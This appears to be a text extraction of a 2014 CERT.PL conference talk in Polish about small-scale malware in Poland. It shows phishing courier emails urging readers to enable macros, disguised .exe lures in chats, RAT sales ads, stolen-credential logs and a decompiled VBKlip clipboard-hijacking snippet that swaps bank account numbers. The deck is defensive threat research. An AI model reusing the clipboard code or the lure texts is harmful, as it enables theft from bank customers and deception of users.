

# Sektor małych i średnich złośliwych programów w Polsce


Łukasz Siewierski  
lukasz.siewierski@cert.pl

CERT.PL >\_

SECURE 2014

Warszawa, 22 października 2014

# "Ligi" złośliwego oprogramowania



Aux Logger v2.0.0.0 Monitor :: Cracked by Meth

zysk




koszt



dostępność





# Email Extractor

professional email marketing software

[Home](#) [Order](#) [Contacts](#) [About Us](#)


## Sidebar Menu

- [Email Extractor](#)
- [Email Verifier](#)
- [Email Sender](#)
- [Order](#)
- [Contacts](#)
- [About Us](#)

## Awards



## Email Extractor



Email Extractor is an extremely powerful and reliable utility created to extract email addresses. With the help of Email Extractor you can build targeted email lists without superfluous efforts. Email Extractor is a perfect tool for building your customer emails list using your mailbox files.

[Order Now](#) | [Download Free Trial](#)

This software can extract email addresses from various kinds of sources, as for instance, your local files, plain text, web pages ( by using HTTP and HTTPS protocols), HTML files. Email Extractor can retrieve all valid email addresses.

You can perform as many searches as you want. Moreover, [Email Address Extractor](#) features an option to search particular domains. You just need to specify what domain you would like to search, whether it is .com, .org, .net, etc.

You can also use it to find files on your computer, your Outlook letters and folders. After retrieving addresses it generates an output file containing only valid and well formatted email addresses without duplicates. This software works very fast, and is easy in usage. And most important of all, it comes at a very affordable price. Email Extractor is compatible with all kinds of web servers. It knows all the ruses of the HTTP and HTTPS protocols.

## Main Features:

Dogpile Web Search - Windows Internet Explorer

http://www.dogpile.com/

Free Email Extractor

Wyszukiwarka Strona internetowa Lista adresów Url Właściciele stron internetowych Konta adres e-mail Pliki lokalne

Stop Zapisz emaile Wyczyść wyniki Test Wczytaj domeny Wyczyść domeny

Przeszukaj domeny

nask.pl

Domena	Serwer	Emale	Rejestrujący	Administrator	Spr. techniczne	Rachunki
> nask.pl	whois.dns.pl	info@dns.pl				

Information

Wyszukiwanie zakończono.

OK



Witaj!

Z satysfakcją meldujemy, że Twoja paczka nadana dla:



czeka już na Ciebie w Paczkomacie InPost.

Numer Paczki 642202241439200139914667

Na ekranie Paczkomatu wpisz Twój numer telefonu oraz kod odbioru zawarty w liście przewozowym .

Szczegółowe informacje na temat Twojej przesyłki, miejsca jej odbioru, oraz kod zabezpieczający znajdziesz w elektronicznym liście przewozowym **List\_Przewozowy\_14\_09\_2014.doc**

**JUŻ JEST  
LCZEKA!**

chomikuj.pl Database Part 1 1-15000 Users.doc [Compatibility Mode] - Microsoft Word (Unlicensed Product)

File Home Insert Page Layout References Mailings Review View

Cut Copy Paste Format Painter Clipboard

Font

Paragraph

Styles

Normal No Spaci... Heading 1 Heading 2 Title



Security Warning

Macros have been disabled.

Enable Content

Chomikuj.pl-> DataBase-> LAST\_REGISTER=> 2014-05-03 11:44:18

DUMP=> 2014-05-03 PUBLIC=> 2014-05-04

HACKED BY DEVILTEAM.PL

Part 1 - 15000 Users

Download in .doc File:

-----  
Email:Password

matkon [redacted]



Witaj [redacted]

Ta wiadomość została do Ciebie wysłana automatycznie przez system awizowania UPS.

W Dniu **08-07-2014** została podjęta próba doręczenia przesyłki "**UPS STANDARD**" nadanej przez [redacted]

Ponieważ nasz kurier nie zastał Ciebie pod adresem:

[redacted]

**Przesyłka została przekazana do najbliższej placówki UPS.**

Szczegółowe dane na temat paczki oraz numer referencyjny do jej odebrania znajdziesz w liście [redacted]

Microsoft Word (Unlicensed Product) interface showing the ribbon (File, Home, Insert, Page Layout, References, Mailings, Review, View) and a yellow security warning banner: "Security Warning: Macros have been disabled. Enable Content".



## List Przewozowy – 08-07-2014



Włącz obsługę Makra, aby poprawnie wyświetlić zawartość z serwera WWW.





**Bitcurex**

Bitcurex HACKED!!!

Ponownie WYPŁYNEŁO 1390BTC!!!

I nic nie zrobicie możemy tak bez końca 😊

Lubię to! · Dodaj Komentarz · 9 minutes ago · 🌐

👍 12 osób lubi to.



Write a comment ...

Faktura

numer: 01/06/2014

Miejsce wystawienia: Warszawa

Data wystawienia: 30-06-2014

Data sprzedaży: 30-06-2014

Sprzedawca

[Redacted]

Nabywca

[Redacted]

Lp.	Nazwa towaru lub usługi	Jm.	Ilość	Cena netto	Wartość netto	Stawka VAT	Kwota VAT	Wartość brutto
1	ASUS G750 ROG I7-4700HQ 4x3.4G 16G F.HD 1TB 256SSD	szk.	1	4 599,00	4 599,00	0%	0,00	4 599,00
Razem					4 599,00		0,00	4 599,00
					4 599,00	0%	0,00	4 599,00

Witam.

2 miesiące temu kupiłam kabine prysznicową u Państwa na Allegro. Proszę zobaczyć co się z nią stało po tak krótkim czasie używania. Co Państwo proponują?

Dostałem sms o wpisaniu do Krajowego Rejestru Długów  
Telefon jest wyłączony. Nie można się dodzwonić.

GIFLANDIA  
ADMINISTRATORZY  
CZATYKIETA  
POMOC

Nastolatki SpaleCie\_ona:3

Emil\_166: siemka 🙄  
SpaleCie\_ona:3: hej 🙄  
Emil\_166: chciałaś kogoś normalnego do popisania 🙄  
SpaleCie\_ona:3: a no chciałam :3  
Emil\_166: ile masz lat 🙄  
Emil\_166: ?  
SpaleCie\_ona:3: 17

The screenshot shows a Windows chat window titled "Ania". At the top, there is a banner for the movie "POCZĄTEK IMPERIUM" (Star Wars: The Force Awakens) with the text "W KINACH OD 7 MARCA W 3D" and "ZOBACZ WIĘCEJ". Below the banner, the chat history shows:

- A file named "g8GwWgmNGAxYsGw..." (195.58 kB) with a green checkmark, and buttons "Otwórz" and "Zapisz".
- A message: "Proszę 🙄🙄".
- A message from "Ja": "Ja co to przepraszam bardzo jest? 🙄" (00:59) with the text "wirus?" below it.
- A message from "Ania": "Nie, zdjęcia 😊" (00:59).

At the bottom of the chat window, there is a text input field containing "bł", a "Wyślij" button, a microphone icon, and a "Zagraj" button with a game controller icon.

# Metody

The screenshot shows a chat window with the following content:

- Ania** (23:11): Proszę 😊👌  
Attachment: `0XiWKLQByKFY0HiwKLQ...` (195.58 kb) ✓  
Buttons: **Otwórz**, **Zapisz**
- Ja** (23:14): niechce otworzyc pliku  
jakis wirus jest w nim
- Ania** (23:16):  
Attachment: `EfYWNV_9LW5YEPYWNV...` (195.58 kb) ✓  
Buttons: **Otwórz**, **Zapisz**  
Text: Nie ma żadnego wirusa

At the bottom of the chat window, there are icons for sending (Wyslij), voice recording (🎤), and a game controller (Zagraj).

The screenshot shows the Avast! DeepScreen analysis window. The title bar reads "na oszustow". The window contains the following information:

- Navigation tabs: Pokoje, Osoby, Radar, Kamery
- Search bar with a magnifying glass icon
- User list:
  - Hedonista32\_SL
  - hellena.....
  - jakobs40
- Avast! logo and a close button (X)
- Header: avast! DeepScreen analizuje plik...
- Progress indicator: "Analizowanie" inside a circular progress bar.
- Text: Analiza zwykle zabiera około 15 sekund.
- Text: Jeśli program wyświetla jakiegokolwiek elementu na ekranie, można z nim pracować normalnie.
- File path: Plik: C:\Users\...\EfYWNV\_9LW5YEPYWNV\_6wys,moja foteczka.jpg.exe
- Bottom right button: [Przerwij](#)

ebd.pl/2/index.html

Google

Philosophy... reddit The Best Philosophy ... Know your Windows ... Windows Exploratory... Disapproval Look

Chomik/e-mail

Hasło

[zapomniałem](#)

Zaloguj

Założ konto:

Twój e-mail

Nazwa konta

Hasło


pamiętaj mnie

Założ konto

# Chomikuj.pl

przechowuj i udostępniaj pliki

## Bezpieczne miejsce na Twoje pliki



Jak działa serwis?

## Foldery

- FILMY SBS 3D™
- FREE FILMY
- Bajki
- Android [ .APK ]
- Animacje 3D
- Bajki
- Bajki HD
- Dokumenty
- filmy
- FILMY 2011
- FILMY 2011-LEKTOR PL
- FILMY HD-MKV
- FILMY RMVB 2011
- Filmy RMVB 2013-2014
- Filmy AVI 2013-2014
- Galeria
- GRY
- Gry dla dzieci
- KLUCZE ESET SMART SECURITY 4
- Kolorowanki
- mp3
- pleski
- Piosenki dla dzieci
- Playlisty
- Podkłady muzyczne MIDI+KARAOKE
- Programy
- Prywatne

KONKURS POKAŻ SWÓJ TALENT I ZDOBYWAJ NAGRODY!

# PODZIEL SIĘ SWOJĄ PASJĄ!

Weź udział

POKAŻ FILMIK STWÓRZ MUZYKĘ NAPISZ TEKST

## Android [ .APK ]

Galeria

sortuj według:

nazwa

typ pliku

rozmiar

data dodania ▼



Internet\_Speed\_Meter\_v1.4.3.apk

2,8 MB

8 paź 14 16:13



Bass\_Booster\_Pro\_V2.3.apk

1,0 MB

8 paź 14 16:13



Pobierz folder



Zachomikuj folder

2 plików  
3,73 MB



0



0



0



0

bezpłatny link do folderu



The screenshot shows a BitTorrent client window with the following details:

#	Nazwa	Rozmiar	Status	Kon...	Pobieranie	Wysyłanie	Pozos...	Ocena	Odtwarza
1	GTA 3 PL ANDROID	435 MB	Pobieranie 0.1 %		14.4 kB/s		16h 13m	☆☆☆☆☆	

Below the table, the 'Info' tab is active, showing:

- Pobrano: 0.1 %
- Dostępność: 1.000

**Transfer** section:

Uplynieło:	45s	Pozostało:	16h 13m	Odrzucono:	0 B (0 błędów bufora)
Pobrano:	448 kB	Wysłano:	0 B	Seedy:	1 z 1 połączonych (3 ogółem)
Prędk. pobierania:	14.4 kB/s (średnio 9.9 kB/s)	Prędk. wysyłania:	0.0 kB/s (średnio 0 B/s)	Peery:	0 z 6 połączonych (1 ogółem)
Limit pobierania:	∞	Limit wysyłania:	0.0 kB/s	Ratio:	0.000
Status	Downloading				

At the bottom of the window, the status bar displays:

- DHT: 122 węzłów (aktualizacja)
- D: 15.8 kB/s T: 3.1 MB
- U: 1.2 kB/s T: 65.4 kB
- Icons for Facebook, Twitter, Android, and a warning sign.

Witam  
Jesteśmy grupą dokonująca aktualnie ataku DDoS na wasz Serwis.  
Nie działamy na niczyje zlecenie, nie chcemy żadnych pieniędzy.  
Damy wam jedną szansę na zatrzymanie ataku, przysługa z waszej strony.  
Czekamy na kontakt pod tym numerem gg 1 [REDACTED].  
W innym przypadku atak może trwać 24/7 ponieważ nie potrzebujemy na was dużych zasobów.  
Prędzej czy później będą się państwo musieli z nami skontaktować  
Pozdrawiamy ;)

# DROID JACK

## FEATURES

File Voyager

SMS Trekker

Call Manager

Contacts Browser

Remote Ears

Browser History

GPS Locator

Message Toaster

LIFETIME

**\$210<sup>00</sup>**

**BUY NOW**

# Używane złośliwe oprogramowanie

**Need marketers/brokers for the product DroidJack - Android Remote Administration Tool - [link](#) - 07-05-2014 06:18 AM**

Hello HF!

As I can't be online all the time. I currently am not able to support selling at different Time Zones.

So I need brokers who can help me sell the product DroidJack!

<http://www.hackforums.net/showthread.php?tid=4310129>

I will give a percentage of the sales to you! All you have to do is use your amazing marketing skills and politeness and make sales and earn your profit! :)

Interested members please post here how good you can do this.

Thank you

Regards,

Sanju

---

\* - [Doctor Emmett Brown](#) - **07-05-2014 08:24 AM**

I can possibly help you with this, HMU.

---

\* - [Chief Keef](#). - **07-05-2014 08:24 AM**

I can help you with this :)

HMU bro.


---

\* - [ParaNola](#). - **07-05-2014 08:57 AM**

If you need some help, HMU.

(UTC +1) I'm from Italy.

# Używane złośliwe oprogramowanie



# Używane złośliwe oprogramowanie

DarkComet RAT

By DarkCodersC

Downloaded from <http://www.darkcomet-rat.com/>

Coded and Directed by DarkCodersC (Jean-Pierre LESUEUR)

---

Feel free to join my Facebook page, Twitter and Google+ Account to get the last news about DarkComet RAT development and related programs.

Be sure to read carefully the website help and the help inside DarkComet RAT program.

99% of issue are ONLY because you didn't read the help so do it, it will take few minuts of your life, but in final you will don't need to search everywhere for a solution so you will earn more time than you lost.

Here are the most common problems :

- Can't open Darkcomet.exe and related Applications from the package.

ANSWER: You must disable your Antivirus to use a such tools, don't worry DarkComet RAT detection is a false positive, it is a safe executable

But antivirus companies must detect these tools because it is to oftenly used by Hackers.

# Używane złośliwe oprogramowanie


App Name	Sitename	Username	Password	PC Name	IP Address	Date
IE 7-9	http://konto.onet.pl/login.html	[REDACTED]	[REDACTED]	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
IE 7-9	http://konto.onet.pl/login.html	[REDACTED]	1haker	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
IE 7-9	http://konto.onet.pl/login.html	[REDACTED]	1haker	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
IE 7-9	http://konto.onet.pl/login.html	[REDACTED]	bhp2011	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
MSN	www.hotmail.com	[REDACTED]	[REDACTED]	TOSHIBA	83 [REDACTED]	[REDACTED]
MSN	www.hotmail.com	[REDACTED]	jolka	TOSHIBA	83 [REDACTED]	[REDACTED]
IE 7-9	http://konto.onet.pl/login.html	[REDACTED]	100haker	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
IE 7-9	http://pl-pl.facebook.com/	[REDACTED]	[REDACTED]	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
IE 7-9	http://www.volksweld.pl/index.php	[REDACTED]	100haker	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
Chrome	https://budoservis.admin.istore.pl/	[REDACTED]	100haker	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
Chrome	https://ebok.energia.pl/login.php	[REDACTED]	100Haker	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
Chrome	https://ebok.energia.pl/login.php	[REDACTED]	100Haker	TWOJA-FWURU0NAH	37 [REDACTED]	[REDACTED]
IE 7-9	http://www.facebook.com/	[REDACTED]	[REDACTED]	PAS-AL-WD1140	85 [REDACTED]	[REDACTED]
IE 7-9	https://www.google.com/accounts/servicelogin	[REDACTED]	[REDACTED]	PAS-AL-WD1140	85 [REDACTED]	[REDACTED]
IE 4-6	http://poczta.ue.poznan.pl:8080/	[REDACTED]	bureza	GRZESIAK-90B7B6	62 [REDACTED]	[REDACTED]
IE 4-6	http://profil.wp.pl/login.html	[REDACTED]	maciek	GRZESIAK-90B7B6	62 [REDACTED]	[REDACTED]
IE 4-6	http://nk.pl/	[REDACTED]	290947	GRZESIAK-90B7B6	62 [REDACTED]	[REDACTED]

# Używane złośliwe oprogramowanie


w1si2.spa	action=handleInternalChat subAction=call noChat=1 p=42	Firefox	PC-C1EFFDA0F481	09-13-2014, 04:27:27 pm	89.229.2
w1si2.spa	action=handleDataRequest getGalaxyMap=1,128;1,127;1,126  s=YTo1On	Firefox	PC-C1EFFDA0F481	09-13-2014, 04:27:28 pm	89.229.2
w1si2.spa	action=handleInternalChat subAction=call noChat=1 p=42	Firefox	PC-C1EFFDA0F481	09-13-2014, 04:27:30 pm	89.229.2
w1si2.spa	action=handleInternalChat subAction=call noChat=1 p=42	Firefox	PC-C1EFFDA0F481	09-13-2014, 04:27:33 pm	89.229.2
w1si2.spa	action=handleInternalChat subAction=call noChat=1 p=42	Firefox	PC-C1EFFDA0F481	09-13-2014, 04:27:36 pm	89.229.2
w1si2.spa	action=handleInternalChat subAction=call noChat=1 p=42	Firefox	PC-C1EFFDA0F481	09-13-2014, 04:27:40 pm	89.229.2
w1si2.spa	action=handleInternalChat subAction=call noChat=1	Firefox	PC-C1EFFDA0F481	09-13-2014, 04:27:43 pm	89.229.2




# Używane złośliwe oprogramowanie



# Używane złośliwe oprogramowanie



# Używane złośliwe oprogramowanie



# Używane złośliwe oprogramowanie

explorer.exe	Windows Explorer	Microsoft Corporation
taskmgr.exe	taskmgr v1.012	Microsoft Corp.
atidrv32.exe		Microsoft Corp.
winlog.exe		p
ms32sound.exe	svchost.exe	Microsoft Corporation

Received: from unknown (HELO xxxxxx@vfemail.net)  
(bmkxbGcxQHZmZW1haWwubmV0@78.xxx.xxx.xxx)

by 172.16.100.62 with ESMTPA; 12 Feb 2014 19:13:12 -0000

From: DAWID-KOMPUTER

To: Dawid

Subject: 2014-02-12 20:13:14 v.3.0.5

Url: [http://allegro.pl/show\\_item.php?item=39xxxxxx52](http://allegro.pl/show_item.php?item=39xxxxxx52)

Sub: Navington Cadet 2013+Gondola+Oryginalna Folia+Wys! (3937852352) -  
Allegro.pl - Więcej niż aukcje.

Br: FF

nrB: 8 2014-02-12 09:43:51

Ref1: 55103

K-z1: 0 P-z2: 8

C: 8421504 16777197 7829367

M: 634 716



# Używane złośliwe oprogramowanie

SHA256: 2aea252c2ee6358b1a5129c23297ac9fcbf05938c9cfebdd203a738c367fdb9a

Nazwa pliku: virus.exe

Współczynnik wykrycia: **4 / 48**

Data analizy: 2013-10-17 12:53:59 UTC ( 1 rok temu ) [Zobacz najnowsze](#)

 Analiza

 Szczegóły pliku

 Dodatkowe informacje

 Komentarze **4**

 Głosy

## Antywirus

## Wynik

AVG

**Luhe.Fiha.A**

AntiVir

**TR/Dropper.Gen**

Avast

**Win32:Trojan-gen**

# Używane złośliwe oprogramowanie

SHA256: 9c6cbb7913eeee93011bf1caf8a1d76f39bf663f674cb20138010ab448717f74d

Nazwa pliku: wmc.exe

Współczynnik wykrycia: 0 / 53

Data analizy: 2014-09-05 14:09:26 UTC ( 1 miesiąc, 1 tydzień temu ) [Zobacz najnowsze](#)

Analiza

Szczegóły pliku

Powiązania

Dodatkowe informacje

Komentarze 6

Antywirus	Wynik	Uaktualnij
AVG	✓	20140905
AVware	✓	20140905
Ad-Aware	✓	20140905
Avast	✓	20140905

# Używane złośliwe oprogramowanie

SHA256: 744bae3c6f64cc4c9fb8095d57b54c7d0c827b6f5dc113aa289067f687182fc7

Nazwa pliku: file-6454703\_xxx

Współczynnik wykrycia: 0 / 48

Data analizy: 2014-01-09 12:26:48 UTC ( 9 miesięcy, 1 tydzień temu ) [Zobacz najnowsze](#)


 Analiza

 Szczegóły pliku

 Dodatkowe informacje

 Komentarze **1**

 Głosy

Antywirus	Wynik	Uaktualnij
AVG		20140109
Ad-Aware		20140109
Agnitum		20140108

# Używane złośliwe oprogramowanie

```
public void givemessage()
{
    int num = (int) MessageBox.Show("I am cool for using subs");
}

private void Timer1_Tick(object sender, EventArgs e)
{
    try
    {
        if (LikeOperator.LikeString(MyProject.Computer.Clipboard.GetText(), "#####", CompareMethod.Binary)
            MyProject.Computer.Clipboard.SetText("91#####04");
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        ProjectData.ClearProjectError();
    }
    try
    {
        if (!LikeOperator.LikeString(MyProject.Computer.Clipboard.GetText(), "## #### #### #### #### #### ####", CompareMethod.Binary)
            return;
        MyProject.Computer.Clipboard.SetText("91#####9904");
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        ProjectData.ClearProjectError();
    }
}
```



# Metadane: VBKlip.NET

```
C:\Users\Thomas\Desktop\PayPal Brute by Bax77 [CRACKED]  
  \VB Armaged0n\WindowsApplication27\WindowsApplication27  
  \obj\Debug\WindowsApplication27.pdb
```

```
C:\Users\Thomas\Desktop\VMware\WindowsApplication27  
  \WindowsApplication27\obj\Debug  
  \Plugin Container for Firefox.pdb
```

Dziękuję za uwagę